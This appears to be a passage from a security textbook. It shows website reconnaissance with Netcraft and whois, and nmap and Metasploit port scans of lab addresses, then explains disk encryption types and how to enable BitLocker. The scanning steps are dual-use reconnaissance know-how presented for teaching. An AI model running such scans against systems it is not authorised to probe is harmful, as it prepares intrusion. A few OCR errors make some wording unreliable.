Netcraft (http://searchdns.netcraft.com/) is a web-based tool that we can use to find the IP address of a server hosting a particular website. [55]



From above we can see the currently used IP system is IPv4 and the IP is 184.106.97.209.

We can also see the previous hosts and previously used IPs by the website.

Hosting History

Netblock owner	IP address	OS	Web server	Last seen
Rackspace 5000 Walzem Rd. San Antonio TX US 78218	184.106.97.209	Linux	Apache	18-Dec-2011
Wide Open West 105 Blaze Industrial Pkwy Berea OH US 44017	75.118.185.142	unknown	Apache	6-Aug-2011

We can do host lookup on the found IP address as well.

```
msf6 > whois 184.106.97.209
[*] exec: whois 184.106.97.209


#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2021, American Registry for Internet Numbers, Ltd.
#


NetRange:       184.106.56.0 - 184.106.255.255
CIDR:           184.106.64.0/18, 184.106.128.0/17, 184.106.56.0/21
NetName:        RACKS-8-NET-4
NetHandle:      NET-184-106-56-0-1
Parent:         NET184 (NET-184-0-0-0-0)
NetType:        Direct Allocation
OriginAS:
Organization:   Rackspace Hosting (RACKS-8)
RegDate:        2010-05-21
Updated:        2017-09-05
Ref:            https://rdap.arin.net/registry/ip/184.106.56.0


OrgName:        Rackspace Hosting
OrgId:          RACKS-8
Address:        1 Fanatical Place
City:           Windcrest
StateProv:      TX
PostalCode:     78218
```

NSLookup

We can use an OS built-in tool NSLookup to get some additional information.

4.15.7 ACTIVE INFORMATION GATHERING

We actively interact with the target system in order for us to gather system information actively. This could be done using the open ports on the target. Every system that we discover is an opportunity for exploitation.

Port Scanning with Nmap

We can use our previously discovered information of target IP through passive scanning. We need to interact with the target to get information on open ports.

Nmap lets you scan hosts to identify the services running on each, any of which might offer a way in. [55]

```
┌──(root💀kali)-[~]
└─# nmap -sS -Pn 172.16.32.131
Host discovery disabled (-Pn). All addresses will be mar
ked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-20 23
:49 IST
Nmap scan report for 172.16.32.131
Host is up.
```

```
Not shown: 990 closed ports
PORT STATE SERVICE
21/tcp open ftp
25/tcp open smtp
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
443/tcp open https
445/tcp open microsoft-ds
1025/tcp open NFS-or-IIS
1433/tcp open ms-sql-s
3389/tcp open ms-term-serv
```

We can get even more details about ports after using the -A option in the command.

Port Scanning

Port scanning can be done with nmap using other commands and tools.

```
msf6 > search portscan

Matching Modules
================

   #  Name
Disclosure Date  Rank    Check  Description
   -  ----
---------------  ----    -----  -----------
   0  auxiliary/scanner/http/wordpress_pingback_access
                normal  No     Wordpress Pingback Locat
or
   1  auxiliary/scanner/natpmp/natpmp_portscan
                normal  No     NAT-PMP External Port Sc
anner
   2  auxiliary/scanner/portscan/ack
                normal  No     TCP ACK Firewall Scanner
   3  auxiliary/scanner/portscan/ftpbounce
                normal  No     FTP Bounce Port Scanner
   4  auxiliary/scanner/portscan/syn
                normal  No     TCP SYN Port Scanner
   5  auxiliary/scanner/portscan/tcp
                normal  No     TCP Port Scanner
   6  auxiliary/scanner/portscan/xmas
                normal  No     TCP "XMas" Port Scanner
   7  auxiliary/scanner/sap/sap_router_portscanner
                normal  No     SAPRouter Port Scanner


Interact with a module by name or index. For example inf
o 7, use 7 or use auxiliary/scanner/sap/sap_router_ports
canner
```

Now we can compare the results of nmap scan for port 80 with the metasploit scanning tool.

```
msf6 > nmap -v -sV 192.168.10.10/24 -oA subnet_1
[*] exec: nmap -v -sV 192.168.10.10/24 -oA subnet_1

Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-22 10:52 IST
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 10:52
Scanning 253 hosts [1 port/host]
Completed ARP Ping Scan at 10:53, 3.08s elapsed (253 total hosts)
Initiating Parallel DNS resolution of 6 hosts. at 10:53
Illegal character(s) in hostname -- replacing with '*'
Illegal character(s) in hostname -- replacing with '*'
Completed Parallel DNS resolution of 6 hosts. at 10:53, 0.02s elapsed
```

```
msf6 > cat subnet_1.gnmap | grep 80/open | awk '{print $2}'
[*] exec: cat subnet_1.gnmap | grep 80/open | awk '{print $2}'

192.168.10.1
msf6 >
```

The Nmap scan we ran earlier was a SYN scan so we'll run the same scan across the subnet looking for port 80 through our eth0 interface, using Metasploit. [1]

```
msf6 > use auxiliary/scanner/portscan/syn
msf6 auxiliary(scanner/portscan/syn) > show options

Module options (auxiliary/scanner/portscan/syn):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to scan per set
   DELAY      0                yes       The delay between connections, per thread, in milliseconds
   INTERFACE                   no        The name of the interface
   JITTER     0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in millisecon
ds.
   PORTS      1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:
<path>'
   SNAPLEN    65535            yes       The number of bytes to capture
   THREADS    1                yes       The number of concurrent threads (max one per host)
   TIMEOUT    500              yes       The reply read timeout in milliseconds
```

```
msf6 auxiliary(scanner/portscan/syn) > set INTERFACE eth0
INTERFACE ⇒ eth0
msf6 auxiliary(scanner/portscan/syn) > set PORTS 80
PORTS ⇒ 80
msf6 auxiliary(scanner/portscan/syn) > set RHOSTS 192.168.10.10/24
RHOSTS ⇒ 192.168.10.10/24
msf6 auxiliary(scanner/portscan/syn) > set THREADS 50
THREADS ⇒ 50
```

```
[*] TCP OPEN 192.168.10.1:80
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

4.16. Hard Disk Encryption

4.16.1 Introduction

"A laptop is stolen in every 53 seconds, while 12,000 laptops disappear every week from U.S. airports alone. Of all lost laptops, 46% had confidential data and no encryption [Intel Corporation, 2012]".

Our sensitive and confidential information is at a great risk in case these stolen or lost laptops are found by illegitimate personnels. Personal computers are at stake of being tempered by physical memory threats, illegal access using unauthorized users, or hardware threats, if they are kept unsecure.

We can start by saying that computer manufacturers have provided privileged users with expensive hardware changes and trusted computing technologies, but they are also unable to protect the secret keys that already exist in the memory. Take example of Windows 7. Keeping these all in mind disk encryption systems are now widely used and relied by common users for transparent use and security of memory.

Following are some scenarios for memory protection from any third party interference:

When Computer is Stolen: We must preserve storage medium confidentiality so that no third entity is able to access or read the confidential information stored in the disk .

Computer Recovery after theft: We must ensure data integrity and confidentiality in case the computer is recovered from the third entity after getting stolen, in case they are tempered.

To explore disk encryption vulnerabilities, we will try our hands on available disk encryption systems such as Microsoft's Windows BitLocker™ Drive Encryption Software and Truecrypt opensource disk encryption software for Windows 7/vista/XP, Mac OS X, and Linux.

4.16.2 Types of Hard Disk Encryption

Storage encryption systems most commonly use symmetric encryption mechanisms by using the same key for encryption and decryption. Following are the methods in which encryption o storage systems are generally categorized into:

1. Software-based encryption
2. Controller based encryption
3. Internal disk encryption

4.16.2.1 Software-based encryption

One of the most commonly used processes is software-based encryption where a specialized program is developed on the basis of algorithms to encrypt storage data.

Encryption can be done of various levels such as only to files or folders or a volume or the disk. Full Disk encryption (FDE) is also possible.

File Encryption is the way of encrypting only selected files or files in the disk. Authentication must be provided to access the encrypted files. Folder encryption is also analogous to file encryption where it encrypts selected folder or folders [56].

Volume Encryption is the process of encrypting a container. The concept of a container is such that it emerges as a single file after encryption but consists of files and folders that are invisible until the container is decrypted. Authentication must be provided to access the encrypted container [56].

Full Disk Encryption is the process of encrypting portable storage devices and whole hard disks including the entire system file, program files and operating system [56].

4.16.2.2 Controller based encryption

Controller based encryption uses pre-designed microchip hardware. An external hardware module or chip separate from the storage device (as shown in the figure below) is used to perform encryption decryption processes. This dictated processor gives it a high speed and performance over software based encryption. Trusted Platform Modules (TPM4) is an example of a controller based encryption which protects the cryptographic keys deep inside the hardware. [57][58]




Figure: Controller Based Disk Encryption

4.16.2.3 Internal Disk Encryption

It performs the encryption within a closed environment with restricted I/O and secured firmware [59] with the help of embedded hardware inside the storage device, as shown in Figure below [58]. Security threats are almost negative as the encryption process is performed totally inside the storage device internally.





Figure: Internal disk Encryption

4.16.3 BitLocker CryptoSystem

BitLocker Drive Encryption is a data protection feature provided by Microsoft in Windows platforms. It either uses a TPM (Trusted Platform Module) or a USB. BitLocker can provide Full Drive Encryption (FDE) along with cryptographic Integrity checks. BitLocker asks a user for a PIN or USB that contains a key during the boot process. Until the provided authentication key is not right, it locks the normal boot process.

4.16.3.1 How to enable BitLocker for a drive


The easiest way to enable bitLocker is by right-clicking on the desired encrypted drive on Windows File Explorer. After which you can choose “TURN ON BITLOCKER” option on the menu to launch the bitlocker process.




[redacted] Figure: Shows Turn On BitLocker as 4th menu option

The very first screen after this in the “BitLocker Drive Encryption” wizard lets us choose the criteria to unlock our drive. There are several options to select from.


If the computer does not have a TPM, we can unlock the drive using a password or a USB drive that functions as a key. Select the option as your choice and then choose a password of USB as the way to unlock it.




If your computer is TPM enabled then you can see various other traditional ways for unlocking the drive. For example, you can choose auto login at the boot time, biometric checking or using a PIN instead of a password.



BitLocker provides you with a recovery key that you can use to access your encrypted files should you ever lose your main key—for example, if you forget your password or if the PC with TPM dies and you have to access the drive from another system. You can save the key to your Microsoft account, a USB drive, a file, or even print it. These options are the same whether you're encrypting a system or non-system drive. If you back up the recovery key to your Microsoft account, you can access the key later at https://onedrive.live.com/recoverykey. If you use another recovery method, be sure to keep this key safe—if someone gains access to it, they could decrypt your drive and bypass encryption. [60]

